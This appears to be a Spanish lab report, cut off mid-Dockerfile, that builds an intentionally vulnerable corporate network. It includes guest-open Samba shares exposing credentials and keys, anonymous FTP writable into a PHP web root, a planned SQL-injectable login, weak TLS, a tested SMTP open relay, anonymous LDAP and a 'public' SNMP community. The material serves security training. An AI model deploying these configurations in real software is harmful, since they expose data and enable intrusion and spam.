


Figura 21. Acceso SSH satisfactorio empleando la clave pública y el usuario correctos

4.2.2. Samba

Estructura de recursos SMB · servidor interno (Rocky Linux)




Figura 22. Diagrama SAMBA

Mediante un script se implementara esta estructura, el script se llama montar_smb_nexora.sh, donde están todas las carpetas, ficheros, scripts sh, también tienen vulnerabilidades:

- En RRHH datos personales expuestos.
- En contabilidades cuentas y propuestas económicas expuestas.
- En sistemas inventario de credenciales de servicio expuestas.
- En intercambio, buzón abierto.

```

[josep@localhost ~]$ sudo ls -R /srv/samba/
/srv/samba/:
comun  contabilidad  direccion  intercambio  rrhh  sistemas

/srv/samba/comun:
avisos.txt  plantillas

/srv/samba/comun/plantillas:
informe.txt

/srv/samba/contabilidad:
cuentas_bancarias.txt  facturas  presupuesto_2025.txt

/srv/samba/contabilidad/facturas:
F-2024-0187.txt

/srv/samba/direccion:
estrategia_2025.txt

/srv/samba/intercambio:
LEEME.txt

/srv/samba/rrhh:
contratos  nominas  personal.csv

/srv/samba/rrhh/contratos:
contrato_jroca.txt

/srv/samba/rrhh/nominas:
nomina_2024_11.txt

/srv/samba/sistemas:
claves  configuracion  credenciales_servicios.txt  scripts

/srv/samba/sistemas/claves:
id_rsa

/srv/samba/sistemas/configuracion:
smb.conf.bak

/srv/samba/sistemas/scripts:
backup_diario.sh

```

Figura 23. Estructura de los recursos compartidos Samba (/srv/samba) con datos sensibles de ejemplo

Vamos a implementar los recursos compartidos en smb.conf.

```

josep@localhost:~
GNU nano 5.6.1 /etc/samba/smb.conf
# SMB3 are no longer able to connect to smbd (by default).

[global]
workgroup = NEXORA
server string = Nexora - Servidor de archivos
security = user
map to guest = Bad User
guest account = nobody
server min protocol = NT1

[comun]
path = /srv/samba/comun
guest ok = yes
read only = yes
force user = nobody

[rrhh]
path = /srv/samba/rrhh
guest ok = yes # DEBILIDAD: debería 'valid users = @rrhh'
read only = yes
force user = nobody

[contabilidad]
path = /srv/samba/contabilidad
guest ok = yes # DEBILIDAD
read only = yes
force user = nobody

[sistemas]
path = /srv/samba/sistemas
guest ok = yes # DEBILIDAD CRÍTICA (credenciales y claves)
read only = no # DEBILIDAD: escritura para todos
force user = nobody

[direccion]
path = /srv/samba/direccion
valid users = @direccion # CORRECTO: acceso restringido (referencia)
guest ok = no
read only = yes

[intercambio]
path = /srv/samba/intercambio
guest ok = yes
read only = no # buzón de escritura anónima
force user = nobody

```

Figura 24. Configuración de Samba (smb.conf) con las debilidades introducidas en los recursos

Para que el recurso dirección funcione como referencia bien hecha, creamos su grupo y su usuario Samba autorizado, con esta comanda smbclient //10.10.20.10/direccion -N -c "ls" podemos ver que el recurso dirección está protegido.

```

17756160 blocks of size 1024. 15540792 blocks available
[josep@localhost ~]$ smbclient //10.10.20.10/direccion -N -c "ls"
tree connect failed: NT_STATUS_ACCESS_DENIED
[josep@localhost ~]$

```

Figura 25. El recurso Samba «direccion» está protegido: acceso anónimo denegado (ACCESS_DENIED)

```

josep@localhost ~]$ smbclient -L //10.10.20.10 -N

Sharename      Type      Comment
-----
comun          Disk
rrhh           Disk
contabilidad   Disk
sistemas       Disk
direccion      Disk
intercambio    Disk
IPC$           IPC       IPC Service (Nexora - Servidor de archivos)
SMB1 disabled -- no workgroup available
josep@localhost ~]$ smbclient //10.10.20.10/sistemas -N -c "ls"
.              D            0   Fri Aug 7 18:22:50 2026
..             D            0   Fri Aug 7 18:22:50 2026
scripts        D            0   Fri Aug 7 18:22:50 2026
configuracion  D            0   Fri Aug 7 18:22:50 2026
claves         D            0   Fri Aug 7 18:22:50 2026
credenciales_servicios.txt N           263 Fri Aug 7 18:22:50 2026
17756160 blocks of size 1024. 15540776 blocks available
josep@localhost ~]$

```

Figura 26. Enumeración de los recursos compartidos Samba con «smbclient»

Con las comandas smbclient -L //10.10.20.10 -N y smbclient //10.10.20.10/sistemas -N -c "ls",

comprobamos que las vulnerabilidades están creadas.

4.3. Alpine Linux

La máquina alpine linux contiene los contenedores en Docker, por eso vamos a crear una dmz con una red macvlan, una tecnología de visualización que permite asignar una dirección MAC única y una dirección IP independiente de tu red física a cada contenedor o interfaz virtual, haciendo que aparezcan como dispositivos totalmente separados conectados al mismo cable o switch.

```
docker-host:~# docker network create -d macvlan \
> --subnet=10.10.30.0/24 --gateway=10.10.30.1 \
> -o parent=eth0 dmznet
38fd220f18f7f1d9dc7fce34ae2c143572988ad568070ddc3a44050720052dee
docker-host:~# docker network ls
NETWORK ID        NAME      DRIVER  SCOPE
3326596bfe24     bridge   bridge  local
38fd220f18f7     dmznet   macvlan  local
35a1251b044c     host     host    local
c3711199faf4     none     null     local
docker-host:~#
```

Figura 27. Creación de la red Docker macvlan (dmznet) para la DMZ

Antes de levantar los contenedores, creamos el volumen que unirá el buzón FTP del contenedor de ficheros con el árbol de publicación del contenedor web. Los contenedores se lanzan con IP fija en la DMZ y un proceso que los mantiene vivos; la configuración de los servicios se hará en el siguiente paso, el volumen dropbox se monta en dos contenedores, en el web bajo su docroot, y en el de ficheros bajo el directorio de subida FTP.

```
docker-host:~# docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED
STATUS        PORTS      NAMES
3b1f99695665   almalinux:9          "sleep infinity"        14 seconds ago
Up 12 seconds
99a5cce2024f   quay.io/centos/centos:stream9      "sleep infinity"        47 seconds ago
Up 46 seconds
6daf78f0370c   fedora                "sleep infinity"        3 minutes ago
Up 3 minutes
docker-host:~#
```

Figura 28. Contenedores de la DMZ en ejecución (docker ps): dir, ftpsmtp y web

Antes haremos el endurecimiento de alpine Linux para proteger los contenedores:

- Actualización del sistema.
- Parches automáticos, en Alpine se hace con un script de cron.

```
docker-host:~# echo "0 3 * * * root apk update && apk upgrade -y" >> /etc/crontab
os/root
docker-host:~#
```

Figura 29. Endurecimiento de Alpine Linux: actualización y parches automáticos mediante cron

- Proteger el daemon Docker

```

docker-host:~# ls -la /var/run/docker.sock
srw-rw---- 1 root    docker      0 Aug 26 19:54 /var/run/docker.sock
docker-host:~# chmod 660 /var/run/docker.sock
docker-host:~#

```

Figura 30. Protección del socket del daemon Docker (permisos de /var/run/docker.sock)

4.3.1 FTP

El Contenedor ftpsmtp, ejecuta vsftpd con acceso anónimo y escritura habilitada sobre el volumen compartido dropbox, montado en /srv/ftp/uploads, como ese mismo volumen es el uploads/ del contenedor web, un fichero subido por FTP anónimo aparece publicado en el servidor web y, al ser PHP, se ejecuta → RCE. Versión plana.

Creamos la carpeta / ftp, donde el contenedor contendrá los ficheros Dockerfile y vsftpd.conf, primero crearemos el fichero de configuración del protocolo ftp.

```

GNU nano 9.2          vsftpd.conf          Modified
listen=YES
anonymous_enable=YES
no_anon_password=YES
anon_upload_enable=YES
anon_mkdir_write_enable=YES
write_enable=YES
anon_root=/srv/ftp
anon_umask=022
local_enable=NO
xferlog_enable=YES
# Modo pasivo: coincide con la regla del cortafuegos (30000-30100)
pasv_enable=YES
pasv_min_port=30000
pasv_max_port=30100
pasv_address=10.10.30.12
# Ajustes necesarios para que vsftpd funcione dentro de un contenedor
seccomp_sandbox=NO
isolate=NO
isolate_network=NO

```

Figura 31. Configuración del servidor FTP (vsftpd.conf): acceso anónimo con escritura y modo pasivo

El fichero presenta dos detalles clave, anon_umask=022 hace que los ficheros subidos queden legibles por todos (644), imprescindible para que el servidor web pueda leer y ejecutar el webshell y los tres isolate/seccomp evitan que vsftpd falle al arrancar dentro de Docker por sus mecanismos de aislamiento propios.

A continuación el fichero DockerFile, este fichero es un fichero que ejecuta unos comandos:

- FROM→ indica el sistema operativo y su versión.
- RUN para ejecutar comandos dentro de los contenedores.
- COPY → copiar un fichero del sistema operativo (Alpine) al contenedor
- EXPOSE→ Expone puertos del Alpine para usar al contenedor.
- CMD→ Ejecuta Scripts u otras comandas.

```
FROM quay.io/centos/centos:stream9

RUN dnf -y install vsftpd && dnf clean all
COPY vsftpd.conf /etc/vsftpd/vsftpd.conf

# anon_root (no escribible) con el subdirectorío de subida (será el volumen)
RUN mkdir -p /srv/ftp/uploads && chmod 755 /srv/ftp

# Ajusta permisos del volumen al arrancar y lanza vsftpd en primer plano
RUN printf '#!/bin/sh\nchmod 777 /srv/ftp/uploads\nexec /usr/sbin/vsftpd /etc/vsftpd.conf\n' > /usr/local/bin/start.sh && chmod +x /usr/local/bin/start.sh

EXPOSE 21 30000-30100
CMD ["/usr/local/bin/start.sh"]
```

Figura 32. Dockerfile del contenedor FTP (vsftpd sobre CentOS Stream)

Vamos a construir y lanzar la imagen:

- `docker build -t ftp-image ~/ftp`
- `docker rm -f ftpsmtp 2>/dev/null`
- `docker run -d --name ftpsmtp --network dmznet --ip 10.10.30.12 -v dropbox:/srv/ftp/uploads ftp-image`
- `docker ps -a`
- `docker logs ftpsmtp`

```
docker-host:~/ftp# docker ps
CONTAINER ID   IMAGE      COMMAND                  CREATED        STATUS        PORTS
NAMES
9db95fd7901e   ftp-image  "/start.sh"             19 seconds ago Up 18 seconds
ftpsmt
docker-host:~/ftp# docker images
```

IMAGE	ID	DISK USAGE	CONTENT SIZE	In Use
almalinux:9	d2515c769e7b	288MB	76.9MB	
fedora:latest	6c75d5bf57cb	276MB	72.7MB	
ftp-image:latest	cbb9d24cbae4	324MB	80.6MB	U
quay.io/centos/centos:stream9	e389f09f8af8	248MB	61.9MB	

```
docker-host:~/ftp#
```

Figura 33. Contenedor ftpsmtp en ejecución e imágenes Docker disponibles

Podemos verificar que el cortafuegos y la máquina de docker tienen conexión.

```
josep@ubuntu-server:~$ ip -br a | grep 10.10.30
enp0s9      UP      10.10.30.1/24 fe80::a00:27ff:fe34:c3e9/64
josep@ubuntu-server:~$ sudo nft list ruleset | grep icmp
[sudo] password for josep:
ip protocol icmp accept
iif "enp0s3" oif "enp0s9" ip protocol icmp accept
josep@ubuntu-server:~$ ping -c2 10.10.30.10
PING 10.10.30.10 (10.10.30.10) 56(84) bytes of data.
64 bytes from 10.10.30.10: icmp_seq=1 ttl=64 time=2.06 ms
64 bytes from 10.10.30.10: icmp_seq=2 ttl=64 time=1.78 ms

--- 10.10.30.10 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1095ms
rtt min/avg/max/mdev = 1.775/1.915/2.056/0.140 ms
josep@ubuntu-server:~$ ip neigh 10.10.30.10
Command "10.10.30.10" is unknown, try "ip neigh help".
josep@ubuntu-server:~$ ip neigh show 10.10.30.10
10.10.30.10 dev enp0s9 lladdr 08:00:27:d4:63:1e REACHABLE
josep@ubuntu-server:~$
```

Figura 34. Verificación de conectividad entre el cortafuegos y el host Docker (ping)

4.3.2. Web container

Vamos a proceder de la misma forma que el ftp, creando el directorio, el Dockerfile y los ficheros de la intranet de la empresa.

```
GNU nano 9.2 Dockerfile
FROM fedora:41

RUN dnf -y install httpd php php-fpm php-mysqlnd && dnf clean all

RUN echo '<h1>Nexora Solutions - Portal interno</h1>' > /var/www/html/index.php

RUN mkdir -p /var/www/html/uploads && chown apache:apache /var/www/html/uploads

RUN printf '#!/bin/sh\nmkdir -p /run/httpd /run/php-fpm\nphp-fpm -D\nexec httpd -DFOREGROUND\n' > /start.sh && chmod +x /start.sh

EXPOSE 80 443
CMD ["/start.sh"]
```

Figura 35. Dockerfile del contenedor web (Apache + PHP sobre Fedora)

```
docker-host:~/web# docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS
NAMES
38d91beaf4f6   web-image      "/start.sh"             4 minutes ago Up 4 minutes
web
9db95fd7901e   ftp-image      "/start.sh"             30 minutes ago Up 30 minutes
ftpsmtp
docker-host:~/web# docker images
i Info → U In Use
IMAGE          ID              DISK USAGE   CONTENT SIZE  EXTRA
almalinux:9    d2515c769e7b   288MB        76.9MB
fedora:latest  6c75d5bf57cb   276MB        72.7MB
ftp-image:latest cbb9d24cbae4   324MB        80.6MB U
quay.io/centos/centos:stream9 e389f09f8af8   248MB        61.9MB
web-image:latest 23872e525c22   419MB        97.6MB U
docker-host:~/web#
```

Figura 36. Contenedor web en ejecución e imágenes Docker

Desde ál máquina ubuntu server podemos observar con curl y con una prueba de subida de fichero donde subiremos un simple fichero .txt.

```
josep@ubuntu-server:~$ curl http://10.10.30.11/
<h1>Nexora Solutions - Portal interno</h1>
josep@ubuntu-server:~$ echo "prueba cadena ok " > prueba.txt
josep@ubuntu-server:~$ ls
prueba.txt
josep@ubuntu-server:~$ curl -T prueba.txt ftp://10.10.30.12/uploads/ --user anonymous:
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed
100    18     0     0  100    18     0    116  --:--:-- --:--:-- --:--:--   116
josep@ubuntu-server:~$ curl http://10.10.30.11/uploads/prueba.txt
prueba cadena ok
josep@ubuntu-server:~$ _
```

Figura 37. Comprobación del portal web con «curl» y subida de un fichero de prueba por FTP

4.3.3. Web corporativa y Mariadb

Vamos a sustituir el index.php de una línea por una intranet con aspecto profesional y dos vulnerabilidades web clave. Se despliega en el contenedor web (Fedora), que pasa a ejecutar Apache + PHP + MariaDB.

Vulnerabilidades introducidas a propósito:

1. SQL Injection en el login (contra MariaDB) → bypass de autenticación y volcado de credenciales en claro.
2. Subida de ficheros sin validación en el panel de Documentos → webshell por web (sobre el mismo volumen uploads/ de la cadena FTP→web).

Vamos a editar el Dockerfile y crearemos estos ficheros:

- site/index.php→ Login
- site/dashboard.php→ Principal
- site/documentos.php→ Documentos con subida sin validación
- site/logout.php→ Cerra sesión
- site/db.php→ Conexión Base de datos.
- site/assets/style.css→ Estilos.
- init.sql→ Base de datos.

```
GNU nano 9.2 Dockerfile
FROM fedora:41

RUN dnf -y install httpd php php-fpm php-mysqlnd mariadb-server mariadb && dnf clean all

COPY site/ /var/www/html/
COPY init.sql /root/init.sql
RUN mkdir -p /var/www/html/uploads && chown -R apache:apache /var/www/html

RUN printf '#!/bin/sh\n\
mkdir -p /run/httpd /run/php-fpm\n\
if [ ! -d /var/lib/mysql/mysql ]; then mariadb-install-db --user=mysql --datadir=/var/lib/mysql >/dev/null 2>&1; fi\n\
chown -R mysql:mysql /var/lib/mysql\n\
mariadb-safe --datadir=/var/lib/mysql &\n\
for i in $(seq 1 30); do mysqladmin ping >/dev/null 2>&1 && break; sleep 1; done\n\
mysql < /root/init.sql\n\
php-fpm -D\n\
exec httpd -DFOREGROUND\n' > /start.sh && chmod +x /start.sh

EXPOSE 80 443
CMD ["/start.sh"]
```

Figura 38. Dockerfile del contenedor web corporativo con MariaDB




Figura 39. Portal web corporativo de Nexora Solutions (pantalla de acceso)

4.3.4. TLS

La idea es un HTTPS que funcione pero con mala configuración criptográfica, certificado autofirmado y sobre todo protocolos y cifrados obsoletos habilitados (TLS 1.0/1.1, cifrados débiles). Eso es lo que detecta un escaneo con `ssllscan/testssl.sh`.

```
GNU nano 9.2 Dockerfile
FROM fedora:41

RUN dnf -y install httpd php php-fpm php-mysqlnd mariadb-server mariadb mod_ssl openssl \
    && dnf clean all

COPY site/ /var/www/html/
COPY init.sql /root/init.sql
RUN mkdir -p /var/www/html/uploads && chown -R apache:apache /var/www/html

# --- Certificado autofirmado para HTTPS ---
RUN openssl req -x509 -nodes -newkey rsa:2048 -days 365 \
    -keyout /etc/pki/tls/private/nexora.key \
    -out /etc/pki/tls/certs/nexora.crt \
    -subj "/C=ES/O=Nexora Solutions/CN=web.nexora.lab"

# --- Configuración TLS DEBIL a proposito (protocolos y cifrados obsoletos) ---
RUN printf 'Listen 443 https\n\
SSLCipherSuite ALL:!aNULL:!eNULL\n\
SSLProtocol all -SSLv2\n\
SSLHonorCipherOrder off\n\
<VirtualHost _default_:443>\n\
    DocumentRoot /var/www/html\n\
    ServerName web.nexora.lab\n\
    SSLEngine on\n\
    SSLCertificateFile /etc/pki/tls/certs/nexora.crt\n\
    SSLCertificateKeyFile /etc/pki/tls/private/nexora.key\n\
</VirtualHost>\n' > /etc/httpd/conf.d/ssl.conf

RUN printf '#!/bin/sh\n\
mkdir -p /run/httpd /run/php-fpm\n\
if [ ! -d /var/lib/mysql/mysql ]; then mariadb-install-db --user=mysql --datadir=/var/lib/mysql >/dev/null 2>&1; fi\n\
chown -R mysql:mysql /var/lib/mysql\n\
mariadb-safe --datadir=/var/lib/mysql &\n\
for i in $(seq 1 30); do mysqladmin ping >/dev/null 2>&1 && break; sleep 1; done\n\
mysql < /root/init.sql\n\
php-fpm -D\n\
exec httpd -DFOREGROUND\n' > /start.sh && chmod +x /start.sh

EXPOSE 80 443
CMD ["/start.sh"]
```

Figura 40. Dockerfile del contenedor web con TLS: certificado autofirmado y cifrados obsoletos

La debilidad concreta está en estas líneas: `SSLProtocol all -SSLv2` habilita todo menos SSLv2 (es decir, deja activos TLS 1.0 y 1.1, que son obsoletos e inseguros), y `SSLCipherSuite ALL:!aNULL:!eNULL` permite prácticamente todos los cifrados, incluidos débiles.

Mediante la comanda `curl` podemos comprobar que funciona tanto en `http` como en `https`.

```
(hacker@kali)-[~]
$ nslookup web.nexora.lab
Server:      10.10.99.1
Address:     10.10.99.1#53

Name:   web.nexora.lab
Address: 10.10.30.11

(hacker@kali)-[~]
$ curl -I http://web.nexora.lab/
HTTP/1.1 200 OK
Date: Tue, 11 Aug 2026 15:45:42 GMT
Server: Apache/2.4.65 (Fedora Linux) OpenSSL/3.2.6
X-Powered-By: PHP/8.3.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=gpnsqqk021eueoqn9deeevdfri; path=/
Content-Type: text/html; charset=UTF-8

(hacker@kali)-[~]
$ curl -k -I https://web.nexora.lab/
HTTP/1.1 200 OK
Date: Tue, 11 Aug 2026 15:45:51 GMT
Server: Apache/2.4.65 (Fedora Linux) OpenSSL/3.2.6
X-Powered-By: PHP/8.3.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=qc6s3u5893b2ptah9fc4eant4p; path=/
Content-Type: text/html; charset=UTF-8
```

Figura 41. Resolución DNS y cabeceras HTTP/HTTPS del servidor web («curl») desde Kali

4.3.5. SMTP

Vamos a modificar el DockerFile del protocolo ftp para poder añadir el postfix, *mynetworks = 0.0.0.0/0* con *permit* hace que Postfix acepte y reenvíe correo de cualquiera hacia cualquier destino (*open relay*, un clásico que convierte tu servidor en herramienta de spam), y *disable_vrfy_command = no* deja activo el comando *VERFY*, que permite a un atacante comprobar qué usuarios existen en el sistema.

```
GNU nano 9.2 Dockerfile
FROM quay.io/centos/centos:stream9

RUN dnf -y install vsftpd python3 python3-pip && dnf clean all && pip3 install aiosmtpd

COPY vsftpd.conf /etc/vsftpd/vsftpd.conf
RUN mkdir -p /srv/ftp/uploads


# --- Servidor SMTP open-relay minimo (acepta cualquier correo) ---
RUN printf 'import asyncio, time\n\
from aiosmtpd.controller import Controller\n\
class Relay:\n\
    async def handle_RCPT(self, server, session, envelope, address, rcpt_options):\n\
        envelope.rcpt_tos.append(address)\n\
        return "250 OK"\n\
    async def handle_DATA(self, server, session, envelope):\n\
        print("Correo de", envelope.mail_from, "para", envelope.rcpt_tos, flush=True)\n\
        return "250 Message accepted for delivery"\n\
c = Controller(Relay(), hostname="0.0.0.0", port=25, ident="mail.nexora.lab ESMTP")\n\
c.start()\n\
print("SMTP open-relay escuchando en :25", flush=True)\n\
while True: time.sleep(3600)\n' > /smtp.py

# --- Arranque: SMTP en segundo plano + vsftpd en primer plano ---
RUN printf '#!/bin/sh\n\
chmod 555 /srv/ftp\n\
chmod 777 /srv/ftp/uploads\n\
python3 /smtp.py &\n\
exec /usr/sbin/vsftpd /etc/vsftpd/vsftpd.conf -obackground=NO\n' > /start.sh && chmod +x /start.sh

EXPOSE 21 25 30000-30100
CMD ["/start.sh"]
```

Figura 42. Dockerfile del contenedor SMTP configurado como «open relay»

Podemos ir a la kali linux i verificar con `nc -n 10.10.30.12 25`.



```
(hacker@kali)-[~]
$ nc -vzn 10.10.30.12 25
(UNKNOWN) [10.10.30.12] 25 (smtp) : Connection timed out
(hacker@kali)-[~]
$ nc -n 10.10.30.12 25
220 acb5fca8a7e1 mail.nexora.lab ESMTP
^C
(hacker@kali)-[~]
$ nc -vzn 10.10.30.12 25
(UNKNOWN) [10.10.30.12] 25 (smtp) open
(hacker@kali)-[~]
$ nc -n 10.10.30.12 25
220 acb5fca8a7e1 mail.nexora.lab ESMTP
Hello atacante.com
500 Error: command "HELLO" not recognized
HELO atacante.com
250 acb5fca8a7e1
MAIL FROM: <spam@dominio-falso.com>
250 OK
RCPT TO: <victima@empresa-externa.com>
250 OK
DATA
354 End data with <CR><LF>.<CR><LF>
Prueba de open relay desde el laboratorio Nexora
.
QUIT
```

```
127.0.0.1 - PuTTY
docker-host:~/ftp# docker logs ftpsmtp
SMTP open-relay escuchando en :25
('10.10.99.50', 42800) unrecognized: HELLO
docker-host:~/ftp#
```

Figura 43. Prueba de open relay SMTP: envío de correo sin autenticación desde el laboratorio

4.3.6. LDAP Y SNMP

El servicio LDAP permite consultas sin autenticación (bind anónimo) y peor aún, su lista de control de acceso deja leer todos los atributos, incluido userPassword. Cualquiera en la red puede volcar el directorio corporativo entero.

El agente SNMP responde a la community string "public" en SNMPv2c. La community actúa como única "contraseña", y "public" es el valor de fábrica que todo el mundo prueba primero.

```
GNU nano 9.2 Dockerfile
FROM almalinux:9

RUN dnf -y install openldap-servers openldap-clients net-snmp net-snmp-utils \
    && dnf clean all

COPY slapd.conf /etc/openldap/slapd.conf
COPY datos.ldif /root/datos.ldif

# --- Inicializacion del LDAP en tiempo de construccion (mas fiable) ---
RUN mkdir -p /etc/openldap/slapd.d /var/lib/ldap \
    && slaptest -f /etc/openldap/slapd.conf -F /etc/openldap/slapd.d \
    && slapadd -F /etc/openldap/slapd.d -l /root/datos.ldif \
    && chown -R ldap:ldap /etc/openldap/slapd.d /var/lib/ldap

# --- SNMP DEBIL: community "public" en v2c, lectura completa ---
RUN printf 'rocommunity public\n\
syslocation "CPD Nexora - Planta 1"\n\
syscontact admin@nexora.lab\n\
sysname mail.nexora.lab\n\
agentAddress udp:161\n' > /etc/snmp/snmpd.conf

# --- Arranque: slapd (LDAP, con bind anonimo) + snmpd ---
RUN printf '#!/bin/sh\n\
slapd -u ldap -h "ldap:/// ldapi:///" -F /etc/openldap/slapd.d\n\
sleep 1\n\
echo "LDAP y SNMP arrancados"\n\
